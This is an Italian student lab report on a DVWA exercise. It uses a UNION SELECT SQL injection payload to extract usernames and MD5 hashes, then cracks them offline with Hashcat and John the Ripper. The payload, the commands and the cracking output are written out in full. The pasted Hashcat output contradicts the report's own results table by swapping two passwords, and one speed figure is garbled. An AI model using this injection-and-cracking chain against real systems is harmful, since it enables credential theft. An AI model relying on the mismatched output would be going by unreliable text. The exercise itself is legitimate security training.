

ESTRAZIONE E CRACKING DI PASSWORD HASHATE SU DVWA

Obiettivo dell'Esercizio: Recuperare le password hashate nel database della DVWA ed eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Strumenti usati: Kali Linux, Metasploitable2, hash-identifier, Hashcat, John the Ripper e wordlist rockyou.txt.

1. Sintesi

L'esercitazione ha mostrato come una SQL injection possa permettere di modificare la query eseguita dall'applicazione e leggere campi non previsti dall'interfaccia. Nel laboratorio DVWA, configurato con livello di sicurezza Low, è stata usata una UNION SELECT per visualizzare gli account e gli hash presenti nella tabella users. Gli hash sono stati quindi analizzati e sottoposti a un attacco a dizionario offline, recuperando le password deboli associate agli utenti di prova.

2. Consegna e metodologia

La procedura seguita è stata:

- verifica della vulnerabilità SQL Injection nella pagina dedicata di DVWA;
- enumerazione della struttura del database fino alla scoperta della tabella users e delle colonne user e password;
- estrazione degli username e degli hash tramite UNION SELECT;
- salvataggio dei dati nel formato username:hash;
- analisi di un hash con hash-identifier;
- attacco a dizionario con Hashcat e John the Ripper utilizzando rockyou.txt;
- confronto dei risultati ottenuti dai due strumenti.


3. SQL injection ed estrazione delle credenziali

Dopo aver individuato la tabella users e le colonne di interesse, è stata utilizzata una UNION SELECT con due campi, compatibile con il numero di colonne restituito dalla query originale:

```
' UNION SELECT user,password FROM users #
```

Il carattere # commenta la parte residua della query. DVWA mostra il primo valore nella voce First name e il secondo nella voce Surname: in questo caso tali campi corrispondono rispettivamente allo username e all'hash della password.

4. Risultato della SQL injection




Sopra: estrazione degli account e degli hash della tabella users mediante la query UNION SELECT.

La risposta mostra cinque account di prova: admin, gordonb, 1337, pablo e smithy. Le password non sono presenti in chiaro, ma come stringhe esadecimali di 32 caratteri. Gli account admin e smithy condividono lo stesso hash, quindi il file contiene cinque utenti ma soltanto quattro hash distinti.

5. Identificazione del formato degli hash

Un hash è stato analizzato con hash-identifier per individuare i formati compatibili con la sua struttura:

```
hash-identifier e99a18c428cb38d5f260853678922e03
```



Sopra: analisi dell'hash; MD5 compare tra i formati possibili insieme ad altri algoritmi con la stessa lunghezza.

La sola lunghezza non consente un'identificazione assoluta, perché diversi algoritmi producono 32 caratteri esadecimali. Nel contesto di DVWA, l'ipotesi MD5 è stata verificata utilizzando il formato Raw-MD5 nei successivi tentativi di cracking, conclusi con corrispondenze valide.

6. Preparazione del file degli hash


Per conservare l'associazione tra account e hash è stato preparato users.txt nel formato username:hash, una coppia per riga. In Hashcat questo formato richiede l'opzione --username.

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

7. Cracking con Hashcat

Hashcat è stato avviato in modalità 0, corrispondente a MD5, usando la wordlist rockyou.txt:

```
hashcat -m 0 --username users.txt /usr/share/wordlists/rockyou.txt
```



```
Session Actions Edit View Help
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory allocated for this attack: 513 MB (1693 MB free)

Dictionary cache built:
* Filename .. /usr/share/wordlists/rockyou.txt
* Passwords.. 14344392
* Bytes..... 129921587
* Keyspace... 14344385
* Runtime... 0 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:letmein
0d107d09f5bbe40cade3de5c71e9e9b7:charley

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: users.txt
Time.Started.....: Thu Jul 16 10:09:41 2026 (0 secs)
Time.Estimated...: Thu Jul 16 10:09:41 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length >=256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 9384s M/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 4096/14344385 (0.03%)
Rejected.....: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> oooooo
Hardware.Mon.#01.: Util: 3%

Started: Thu Jul 16 10:09:27 2026
Stopped: Thu Jul 16 10:09:42 2026

kali@kali: ~/Desktop
```


Sopra: Hashcat completa l'attacco a dizionario e recupera i quattro hash MD5 distinti.

Lo stato Cracked e il valore Recovered 4/4 indicano che tutti gli hash unici sono stati trovati. Il numero è quattro, e non cinque, perché admin e smithy utilizzano lo stesso hash e quindi la stessa password.

8. Verifica con John the Ripper

La stessa wordlist è stata utilizzata con John the Ripper, specificando il formato raw-md5:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt users.txt
```



Sopra: John the Ripper recupera le stesse password e le associa agli account presenti nel file.

John ha caricato quattro hash senza salt differenti e ha restituito le stesse corrispondenze di Hashcat. Il messaggio relativo all'assenza del supporto OpenMP segnala una possibile limitazione prestazionale, ma non impedisce il completamento dell'analisi.

9. Risultati ottenuti

Utente	Hash MD5	Password	Esito
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	Recuperata
gordonb	e99a18c428cb38d5f260853678922e03	abc123	Recuperata
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	Recuperata
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	Recuperata
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	Hash duplicato

10. Conclusioni

L'esercitazione ha confermato che una SQL injection può esporre dati sensibili memorizzati nel database. La UNION SELECT ha consentito di leggere username e hash della tabella users; l'analisi ha indicato MD5 come formato compatibile e il cracking con Hashcat e John ha confermato l'ipotesi, recuperando tutte le password di laboratorio presenti nella wordlist. Il test evidenzia i rischi delle query non parametrizzate, dell'uso di MD5 senza salt e della scelta di password deboli.